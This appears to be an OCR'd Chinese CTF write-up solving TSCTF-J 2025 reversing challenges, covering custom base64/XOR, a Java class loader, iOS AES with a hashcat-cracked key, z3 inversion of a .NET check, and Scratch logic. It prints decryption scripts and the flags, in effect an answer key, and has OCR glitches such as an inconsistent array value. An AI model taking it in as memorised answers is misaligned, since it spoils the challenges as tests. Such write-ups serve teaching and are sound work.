
这里是一个异或加密，进 b64e

```
_BYTE *__fastcall b64e(__int64 WelcomeToTSCTF, unsigned __int64 i)
{
  unsigned __int64 v3; // rax
  unsigned __int64 v4; // rax
  unsigned __int64 v5; // rax
  _BYTE *v6; // [rsp+28h] [rbp-28h]
  unsigned __int64 j; // [rsp+38h] [rbp-18h]
  unsigned __int64 v8; // [rsp+40h] [rbp-10h]
  int v9; // [rsp+48h] [rbp-8h]
  int v10; // [rsp+4Ch] [rbp-4h]

  change_charset((__int64)aAbcdefghijklmn);     // "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
  v6 = malloc(4 * ((i + 2) / 3) + 1);
  if ( !v6 )
    return 0LL;
  v10 = 0;
  v9 = -6;
  v8 = 0LL;
  for ( j = 0LL; j < i; ++j )
  {
    v10 = (v10 << 8) + *(unsigned __int8 *)(WelcomeToTSCTF + j);
    for ( v9 += 8; v9 >= 0; v9 -= 6 )
    {
      v3 = v8++;
      v6[v3] = aAbcdefghijklmn[(v10 >> v9) & 0x3F];// "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
    }
  }
  if ( v9 >= -5 )
  {
    v4 = v8++;
    v6[v4] = aAbcdefghijklmn[(v10 << 8 >> (v9 + 8)) & 0x3F];// "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
  }
  while ( v8 < 4 * ((i + 2) / 3) )
  {
    v5 = v8++;
    v6[v5] = 61;
  }
  v6[v8] = 0;
  return v6;
}
```

一个“标准”的 base64，但是有一个奇怪的函数，进 change_charset

```
char *__fastcall change_charset(__int64 ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789_)
{
  char *result; // rax
  int i; // [rsp+2Ch] [rbp-4h]

  for ( i = 0; i <= 63; ++i )
    result = swap(
               (char *)(i + ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789_),
               (char *)(ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789_ + (7 * i + 5) % 64));
  return result;
}
```

啊哈！这里把标准的字符集改掉了！所以这是一个自定义的 base64，下面提取相关数据，因为我比较懒，就运行提取一下啦~



←Buf2 的值

变换后的 key

↓

```
000000B26D7FFD10 -> 00007FF69F424027 (.rdata ! aWelcometotsctf) -> ("Welcome
000000B26D7FFD18 -> 000000000000000E
000000B26D7FFD20 -> 00007FFD13EA88B0 (ucrtbase.dll) -> 0000000000000000
000000B26D7FFD28 -> 00007FFD13D80139 (ucrtbase.dll)
000000B26D7FFD30 -> 0000000000000000
000000B26D7FFD38 -> 000000000000001F
000000B26D7FFD40 -> 000002AF029970C0 (debug024) -> ("w/w5t/YF0wUnwoQKwJt=")
```

上代码：

```
buf2 =
[0x23,0x7C,0x34,0x61,0x32,0x2,0x13,0x3D,0x67,0x12
,0x64,0xD,0x37,0x2,0x34,0x14,0x3,0x7A,0x2B,0x69,0
x24,0x70,0x34,0x61,0x32,0x70,0x6B,0x76,0x2,0x42,0
x28]
key = 'w/w5t/YF0wUnwoQKwJt='
print(''.join([chr(c^ord(key[i%len(key)])) for i,
c in enumerate(buf2)]))
```

```
''.join([chr(c^ord(key[i%len(key)])) for i, c in enumerate(buf2)])
'TSCTF-J{We1c@me_t0_TS_CTF_2025}'
```

TSCTF-J{We1c@me_t0_TS_CTF_2025}

● [re] 听绿的秘密

看了题目描述，还以为是苹果逆向，吓死了

这道题考的是 Java 的自定义加载 class

先用 Jadx 打开，发现自定义加载了一个类，而主逻辑很可能就在这个类里面，所以第一步是恢复 Secret 类

```
new CustomClassLoader("Secret.obf").loadClass("Secret").getMethod("main", String[].class).invoke(null, strArr);
```

看到上面的 CustomClassLoader 的定义

```
byte[] byteArray = byteArrayOutputStream.toByteArray();
byte[] bArr2 = new byte[byteArray.length];
for (int i2 = 0; i2 < byteArray.length; i2++) {
    bArr2[i2] = (byte) (byteArray[i2] - 7);
}
Class<?> clsDefineClass = defineClass(str, bArr2, 0, bArr2.length);
if (resourceAsStream != null) {
    resourceAsStream.close();
}
return clsDefineClass;
```

解密操作是给原文件里面的字节减 7，先提取 Secret.obf，下面用 python 完成解密

```
open('Secret.class', 'wb').write(bytes((v - 7)%256 for v in open('Secret.obf', 'rb').read()))
```

接下来就用 jadx 打开还原的 Secret.class，就能看到图片加密的逻辑了，然后就是解密图片

```
for (int i3 = 0; i3 < bArrCopyOf.length; i3++) {
    int i4 = bArrCopyOf[i3] & 255;
    int i5 = (i3 + i2) % 8;
    int i6 = (i4 + (i3 % 251) + i2) & 255;
    if (i5 == 0) {
        i = i6;
    } else {
        i = ((i6 << i5) | (i6 >>> (8 - i5))) & 255;
    }
    int i7 = i;
    bArrCopyOf[i3] = (byte) i7;
    i2 = (i2 + i7 + 37) & 255;
}
```

下面给出解密脚本：

```
content = open('Where_is_my_cat.png', 'rb').read()
cat = bytearray(content)
i2 = 123
for i3 in range(len(content)):
    i7 = content[i3]
    i = i7
    i5 = (i3+i2)%8
    if i5:
        i6 = ((i>>i5)|(i<<(8-i5))) & 255
    else:
        i6 = i
    i4 = (i6 - i2 - i3 % 251) % 256
    i2 = (i2 + i7 + 37) & 255
    cat[i3] = i4

open('Cat.png', 'wb').write(cat)
```

获得 flag

TSCTF-J{181_c3ntimeTer5?}

● [re] CryDancing

苹果逆向终究还是来了吗……

上次在哪里的 ipa 逆向连可执行文件都没找到😅，这次总算找到了，先静态分析

```
void __cdecl -[ViewController checkInput:](ViewController *self, SEL a2, id a3)
{
  UITextField *self_1; // x21
  NSString *obj; // x19
  id self_2; // x21
  const __CFString *v7; // x2
  const __CFString *v8; // x3

  self_1 = objc_retainAutoreleasedReturnValue(-[ViewController textField](self, "textField", a3));
  obj = objc_retainAutoreleasedReturnValue(-[UITextField text](self_1, "text"));
  objc_release(self_1);
  self_2 = objc_retainAutoreleasedReturnValue(+[LynsSecret YouCanSeeThisRight:](&OBJC_CLASS___LynsSecret, "YouCanSeeThisRight:", obj));
  if ( (unsigned int)objc_msgSend(
                       self_2,
                       "isEqualToString:",
                       CFSTR("bvOaEEh1F5pDkMpM6n5src+Jym4ineiRvbWRIidoLHD1KGuRk8vyRsDpQ4XGYtNKnQDvFBEnG3DsCDGqJ8Xv8g==")) )
  {
    v7 = CFSTR("成功");
    v8 = CFSTR("恭喜你！");
  }
  else
  {
    v7 = CFSTR("错误");
    v8 = CFSTR("好像不对哦！");
  }
  -[ViewController showAlertWithTitle:message:](self, "showAlertWithTitle:message:", v7, v8);
  objc_release(self_2);
  objc_release(obj);
}
```

从 strings 里面找到可能相关的字符串，进到了核心逻辑，大概就是把输入（obj）进行加密（YouCanSeeThisRight），然后与目标字符串对比，下面进到加密函数

```
self = objc_retain(obj);
obj_1 = objc_retainAutoreleasedReturnValue(+[LynsSecret GetKey](&OBJC_CLASS___LynsSecret, "GetKey"));
self_1 = objc_retainAutoreleasedReturnValue(objc_msgSend(&self_, "stringByAppendingFormat:", CFSTR("%@%@%@%@"), obj_1, obj_1, obj_1, obj_1));
objc_release(obj_1);
self_3 = objc_retainAutoreleasedReturnValue(objc_msgSend(self, "dataUsingEncoding:", 4LL));
objc_release(self);
obj_2 = objc_retainAutoreleasedReturnValue(objc_msgSend(self_1, "dataUsingEncoding:", 4LL));
self_2 = objc_retainAutoreleasedReturnValue(objc_retainAutoreleasedReturnValue(+[NSMutableData dataWithLength:](&OBJC_CLASS___NSMutableData, "dataWithLength:", 16LL)));
*(_DWORD *)-[NSMutableData mutableBytes](self_2, "mutableBytes") = 375;
dataOutAvailable = (char *)objc_msgSend(self_3, "length") + 16;
dataOut = malloc((size_t)dataOutAvailable);
dataOutMoved = 0LL;
self_4 = objc_retainAutorelease(obj_2);
key = objc_msgSend(self_4, "bytes");
keyLength = objc_msgSend(self_4, "length");
self_5 = objc_retainAutorelease(self_2);
iv = -[NSMutableData bytes](self_5, "bytes");
self_6 = objc_retainAutorelease(self_3);
CCCrypt(
  0,
  0,
  1u,
  key,
  (size_t)keyLength,
  iv,
  objc_msgSend(self_6, "bytes"),
  (size_t)objc_msgSend(self_6, "length"),
  dataOut,
  (size_t)dataOutAvailable,
```

这里先执行 GetKey 函数，然后把它重复四遍作为下面 CCCrypt 的密钥，经过搜索，这个应该是 AES，用的是 CBC 模式，iv 是 375（小端），然后进到 GetKey 函数

```
self = objc_retainAutoreleasedReturnValue(-[__objc2_class md5FromString:](p__OBJC_CLASS_$_LynsSecret, "md5FromString:", obj));
v12 = (unsigned __int8)objc_msgSend(self, "isEqualToString:", CFSTR("674040176a34f6c994003fe85badfc48"));
```

反编出来的代码奇奇怪怪的，不过关键的是：这个函数返回四个大写字母，并且返回值的 MD5 是已知的，所以直接爆破

```
hashcat -a 3 -m 0
674040176a34f6c994003fe85badfc48 ?u?u?u?u
```

```
D:\PiYuanZhouLv\hashcat-7.1.0>hashcat -a 3 -m 0 674040176a34f6c994003fe85badfc48 ?u?u?u?u --show
674040176a34f6c994003fe85badfc48:NOTD
```

得到返回值：NOTD，也就是说，key 就是 NOTDNOTDNOTDNOTD

下面用 python 恢复 flag

```
In [3]: import base64

In [4]: from Crypto.Cipher import AES

In [5]: cipher = AES.new(b'NOTDNOTDNOTDNOTD', AES.MODE_CBC, iv=(375).to_bytes(16, 'little'))

In [6]: cipher.decrypt(base64.b64decode('bvOaEEh1F5pDkMpM6n5src+Jym4ineiRvbWRIidoLHD1KGuRk8vyRsDpQ4XGYtNKnQDvFBEnG3DsCD
   ...: GqJ8Xv8g=='))
Out[6]: b'TSCTF-J{S0rry_th3_4nswer_h4s_n0thing_2_do_with_l7rics}\n\n\n\n\n\n\n\n\n\n'
```

```
import base64
from Crypto.Cipher import AES
cipher = AES.new(b'NOTDNOTDNOTDNOTD',
AES.MODE_CBC, iv=(375).to_bytes(16, 'little'))
print(cipher.decrypt(base64.b64decode('bvOaEEh1F5
pDkMpM6n5src+Jym4ineiRvbWRIidoLHD1KGuRk8vyRsDpQ4X
GYtNKnQDvFBEnG3DsCDGqJ8Xv8g==')))
```

得到 flag

TSCTF-J{S0rry_th3_4nswer_h4s_n0thing_2_do_with_l7rics}


● [re] 哭泣之子

这是什么新型的阴乐播放器吗（突然想起来传说中的 0 泡果奶病毒）


拿到附件，发现这是一个.Net 程序，用 dnSpy 打开，没有发现加密逻辑，然后就进行调试

```
15:33:25.059 引发异常: 'System.IO.FileNotFoundException' in System.Private.CoreLib.dll
15:33:25.062 其他信息: Could not find file 'D:\PiYuanZhouLv\sl\TSCTF-J2025\Reverse\CryingChild\flag'.
```

在输出里发现了一行报错：找不到文件 flag，那就肯定是核心逻辑了，在对应异常上下断点（调试->窗口->异常设置）



之后成功停下，再沿着调用堆栈往回翻，发现加密逻辑



接下来就是解密啦~

因为这个不好直接解密（实际上也无法直接解密），所以使用 z3 求解，下面给出代码：

```
import z3

array3 = [871, 1654, 789, 1617, 1221, 2173, 871,
```

```
1724, 629, 1111, 789, 1664, 783, 1579, 989, 1633,
1229, 2148, 891, 1703, 1237, 2249, 1229, 2161,
1157, 2095, 1237, 2201, 1243, 2166, 789, 1604,
941, 1669, 813, 1651, 845, 1633, 807, 1645, 941,
1673, 971, 1863, 941, 1648, 789, 1620, 941, 1659,
1255, 2157, 1167, 2121, 941, 1647, 807, 1662,
845, 1634, 1243, 2165, 813, 1650, 941, 1676, 813,
1697, 783, 1589, 941, 1654, 1167, 2097, 1255,
2157, 941, 1673, 789, 1597, 941, 1655, 941, 1653,
813, 1673, 789, 1598, 891, 1735, 941, 1600, 629,
1076, 891, 1728, 603, 1008, 389, 827]
a3o = array3[:]
for k in range(0, 99, 2):
    solver = z3.Solver()
    a2k, a2kp1 = z3.BitVecs('a2k a2kp1', 32)
    solver.add(a2k<=125)
    solver.add(a2kp1<=125)
    solver.add(a2k>=32)
    solver.add(a2kp1>=32)
    num = a2k << 3 ^ 83
    a2kn = (num + a2k ^ a2k + 72)
    a2kp1n = a2kn + (num ^ a2kp1)
```

```
    solver.add(a2kn == array3[k])
    solver.add(a2kp1n == array3[k+1])
    assert solver.check() == z3.sat
    array3[k] = solver.model()[a2k].as_long()
    array3[k+1] = solver.model()[a2kp1].as_long()

print(bytes(array3))
```

当然，在没有提示之前，我写的范围是[0, 256)，解出来的 flag 长这样：


flag{3f619a0b_Would_you_say_that_someone_who_had_every_intention_to_be_bra~%_was_a_coward?_81dd64f3}

里正确答案只剩下两个字符（即一个方程组）了，当时太晚了，没有再想想就睡觉了，早上看到提示后就解出来了

正确 flag：

```
flag{3f619a0b_Would_you_say_that_someone_who_had_every_intention_to_be_brave_was_a_coward?_81dd64f3}
```

注：判断完正误是有回显的，程序会修改 NAudio.Midi.dll 的前几字节



又注：一开始把注意力放到提取阴乐的地方去了，发现还有一张 png 图片内嵌了（其实就是应用的图标），在这里放出来，吓💩你们~~（bushi~~

● [re] Catbits


编程猫逆向？什么玩意儿（丢）

其实这道题没那么难，只是逻辑不太好找而已，真正逆向很简单

考虑到大家可能都没有学过编程猫（其实我也没学过），从配置环境开始

0. 安装 Scratch


一般情况我都是在官网下安装包的，奈何官网被 ban 了，那就从 Microsoft Store 凑合一下吧



1. 打开项目

启动程序，然后“文件”->“从电脑中打开”

2.查看代码逻辑



额……这有加密逻辑？输入都没找到啊，不会被隐藏了吧……


如果你有这种想法，那就和我掉进一个坑里了


我们可以看看.sb3（本质是.zip）里面的 project.json，你其实会发现：它的代码是按人物存储的！比如下图，上面的 blocks 里面存储的就是“角色 1”的代码，下面的 blocks 则是“角色 3”的。

那我们怎么看其他代码呢？

```
{
    "isStage": false,
    "name": "角色1",
    "variables": {},
    "lists": {},
    "broadcasts": {},
    "blocks": {…
    },
    "comments": {},
    "currentCostume": 2,
    "costumes": […
    ],
    "sounds": [
        {…
        }
    ],
    "volume": 100,
    "layerOrder": 11,
    "visible": true,
    "x": 6,
    "y": -67,
    "size": 100,
    "direction": 90,
    "draggable": false,
    "rotationStyle": "all around"
},
{
    "isStage": false,
    "name": "角色3",
    "variables": {},
    "lists": {},
    "broadcasts": {},
    "blocks": {
        "j}rp*l)v8jPV[T(,d$6K": {
            "opcode": "event_whenbroadcastreceived",
            "next": "zAm2lxFdb8wnx^b0C8CB",
            "parent": null,
            "inputs": {},
            "fields": {
                "BROADCAST_OPTION": [
                    "消息1",
                    "ag!mV`ew;!BR|Qu)J0WF"
                ]
            },
            "shadow": false,
```

没错，在右边选其他角色就好了





（没错，就是这么简单粗暴）

接下来就是还原代码逻辑了，不过可能确实有一段逻辑（orc->arc），通过简单测试，可以恢复，下面是用 python 重写的逻辑（有一些太啰嗦了，直接改写了，原逻辑被注释了）：

```
src = [211, 717, 210, 132, 193, 114, 244, 208,
213, 99, 37, 214, 224, 101, 98, 212, 224, 118]

# 消息1
orc = []
arc = []
index = 1
```

```
end = 0
while end != 1:
    answer = input()
    if answer == '#':
        end = 1
    else:
        orc.append(answer)
        index += 1

# nonomi

# 没有找到ToKo触发逻辑，根据调试，恢复如下
arc = [114] + [ord(c)+1 for c in orc]

yindex = 1
while yindex <= len(arc) +1:
    # Shiroko
    def Bravo(Amy): # 就是(值+项数)%255
        global iNdex
        iNdex = yindex
        ij = arc[iNdex-1]
        kl = ij + Amy
        if kl > 255:
            mn = kl-255
        else:
            mn = kl
        return mn
    arc[iNdex-1] = Bravo(yindex)
yindex = 2
while yindex <= len(arc) +1:
    # murasame
    def Charlie(Alice, Bob): # 就是异或
        # ret = 0
        # v1 = round(Alice)
        # v2 = round(Bob)
        # v5 = 1
        # while not (v1 == v2 == 0):
        #     v3 = v1 % 2
        #     v4 = v2 % 2
        #     v6 = (v3+v4) % 2
        #     ret += v5*v6
        #     v1 //= 2
        #     v2 //= 2
```

```
        #     v5 *= 2
        # return ret
        return Alice ^ Bob
    arc[yindex-1] = Charlie(arc[yindex-1], arc[yindex-2])
    yindex += 1
yindex = 1
while yindex <= len(arc) +1:
    # abstruse
    # def Delta(Masking):
    #     return Masking % 16 * 16
    # def Echo(Layer):
    #     return Layer // 16
    # def Foxfort(ChuChu, Pareo):
    #     return Charlie(ChuChu, Pareo)
    # arc[yindex-1] = Foxfort(Delta(arc[yindex-1]), Echo(arc[yindex-1]))
    tmp = arc[yindex-1]
    arc[yindex-1] = (tmp>>4)|((tmp&0xf)<<4)
    yindex += 1
yindex = 2
while yindex <= len(arc) +1:
    # XiaoYuan
    def Hotel(Lock):
        if arc[Lock-1] != src[Lock-2]:
            exit(-1)
    if len(src) != len(arc)-1:
        exit(-1)
    else:
        Hotel(yindex)
print('FLAG:', ''.join(arc))
```

大致加密过程是：转序号、值加编号、前后异或、交换高低位

所以给出解密代码：

```
src0 = [211, 71, 210, 132, 193, 114, 244, 208,
213, 99, 37, 214, 224, 101, 98, 212, 224, 118]

src = [114]+[(v>>4)|((v&0xf)<<4) for v in src0]

dst = []
while len(src) > 1:
    num = src.pop()
    dst.append(num^src[-1])
dst = src + dst[::-1]
```

```
ori = [(c-i-1-1)%255 for i, c in enumerate(dst)]

print(bytes(ori))
```

```
D:\PiYuanZhouLv\sl\TSCTF
b'pLET_M3_8E_W1TH_Y0U'
```

（p 对应 114）

TSCTF-J{LET_M3_8E_W1TH_Y0U}

【附】JustReverse 的代码（失败品）：

```
import numpy as np

n = 58

import torch
import torch.nn as nn
class Net(nn.Module):
    def __init__(self):
        super(Net, self).__init__()
        self.linear = nn.Linear(n, n*n)
        self.conv1=nn.Conv2d(1, 1, (2, 2),
stride=2)
        self.conv2=nn.Conv2d(1, 1, (1, 1),
stride=1)
        self.conv3=nn.Conv2d(1, 1, (2, 2),
stride=1, padding=1)
        self.relu=nn.ReLU()

    def forward(self, x):
        x = x.view(1, 1, 2, 2*n)
